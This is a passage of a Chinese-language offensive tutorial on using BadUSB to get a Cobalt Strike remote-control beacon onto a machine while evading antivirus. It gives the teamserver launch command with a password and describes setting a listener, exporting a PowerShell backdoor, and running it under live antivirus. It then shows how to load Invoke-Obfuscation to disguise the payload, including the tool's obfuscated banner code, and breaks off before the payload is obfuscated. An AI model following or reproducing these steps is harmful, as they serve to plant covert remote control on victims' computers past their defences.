


BadUSB 简单免杀一秒上线 CobaltStrike

0x01 简单免杀制作

1.CobaltStrike 服务端准备




启动服务端命令


./teamserver 192.168.1.6 adm1nt1st

2.CobaltStrike 客户端登录并导出 PS 远控


输入服务端 IP 端口密码, 用户名随意写




设置监听器




Payload 默认即可，端口尽量别冲突




选择 Payload 后门生成



生成 PowerShell



运行保存在桌面的 payload.ps1，在杀软全程开启的情况下直接上线（易翻车，运气好）



3. 编码混淆

PowerShell 的免杀可以用 Invoke-Obfuscation, Invoke-Obfuscation 主要是对 ps1 脚本进行免杀, 需要现有一个 ps 的 payload。

进入 Invoke-Obfuscation 目录后, 在 PowerShell 中执行命令

```
Import-Module .\Invoke-Obfuscation.ps1  
Invoke-Obfuscation
```

```
PS C:\Users\K\Desktop\tools\Invoke-Obfuscation-master> Import-Module .\Invoke-Obfuscation.psd1
PS C:\Users\K\Desktop\tools\Invoke-Obfuscation-master> Invoke-Obfuscation
```

```

IEX( ( ' 36 {78Q55@32+61_91 {99@104X97 {114Q91-32+93} 32+93} 32+34@110m111@105} 115X115-101m'14_112@120@69-45 {101@107X
10-73Q124Q32X41Q57@51-93Q114_97_104+67+91 {44V39Q112_81+109@39} 101 {99@97} 108 {112} 101} 82_45m32_32X52 {51Q93m114@97
1+44+39V98+103V48+39-101} 99} 97V108} 112+101_82_45 {32@41X39 {41_112+81_109_39m43 {39-110+101_112 {81+39X43@39+109_43
09+101X39Q43m39} 114Q71_112 {81m109m39@43X39V32Q40} 32m39_43_39 {114-111m108+111+67 {100m110 {117Q39_43m39-111-114Q10
@39m43-39 {111+70-45} 32m41} 98 {103V48V110Q98+103 {48@39 {43 {39-43 {32+98m103_48 {111@105+98@103V48-39@43 {39_32-32V43V
103@48X116m97V99+98X103+48_39V43m39@43-39X43Q39_98@103@48} 115V117V102Q98V79m45@98m39Q43 {39X103_39X43Q39V48} 43-3
8-103 {48V101_107Q39+43X39_111X118X110V39X43} 39+98_103 {48@43} 32_98 {103} 48 {73 {98-39@43+39m103_39} 43 {39 {48Q32+39X4
0V32+41 {39Q43V39m98X103 {39_43V39 {48-116 {115Q79 {39_43_39} 98} 103m48 {39Q43+39X32X43 {32_98@103-39@43m39X48_72-39_43
+43Q39_101Q98} 103_48-32_39Q43V39V32+39V43} 39m43Q32V98X39Q43_39@103_48V39@43Q39@116X73+82V119m98-39 {43_39} 103Q48
m39} 40_40 {34+59m91@65V114V114@97_121} 93Q58Q58V82Q101Q118Q101 {114} 115_101m40_36_78m55@32+41+32-59 {32} 73 {69V88m32
+55} 45Q74m111@105-110m32X39V39-32} 41'.SpLiT( '[_Q-@t]mXV' ) |ForEach-Object { ([Int]$_ -AS [Char]) } ) -Join''

```

```

  ↓      ↓      ↓      ↓
  ↓      ↓      ↓      ↓
$N7=[char[ , ] "noisserpxE-ekovni | )93}rahC[, 'pQm' ecalpeR- 43}rahC[, 'bg0' ecalpeR- )')pQm' + 'nepQ' + 'm+pQme' + 'rQ
' + 'roloCdmu' + 'orger' + 'oF- )bg0nbg0' + ' + bg0oibg0' + ' + bg0tachbg0' + ' + 'bg0sufb0-b' + 'g' + '0' + 'bg0ek' + 'ovn' + 'bg0+
g' + '0' + ' ( )' + 'bg' + '0ts0' + 'bg0' + ' + bg' + '0H' + '-' + 'ebg0' + ' + ' + b' + 'g0' + 'tIRwb' + 'g0( ' (";[Array]::Reverse($N
($N7-Join ' ' )

```

```

  ↓      ↓      ↓
  ↓      ↓      ↓
. ("wRit" + "e-H" + "Ost") ( "I" + "nvoke" + "-Obfus" + "cat" + "io" + "n") -ForegroundColor ( 'Gre' + 'en' )

```

```

  ↓      ↓
  ↓      ↓
Write-Host "Invoke-Obfuscation" -ForegroundColor Green

```

```

  ↓
  ↓
Invoke-Obfuscation

```

Invoke-Obfuscation

Tool :: Invoke-Obfuscation
Author :: Daniel Bohannon (DBO)

遇到权限报错问题可以参照：


<https://blog.csdn.net/ebzxw/article/details/85019887>

然后执行命令，指定待处理的 Ps1 文件

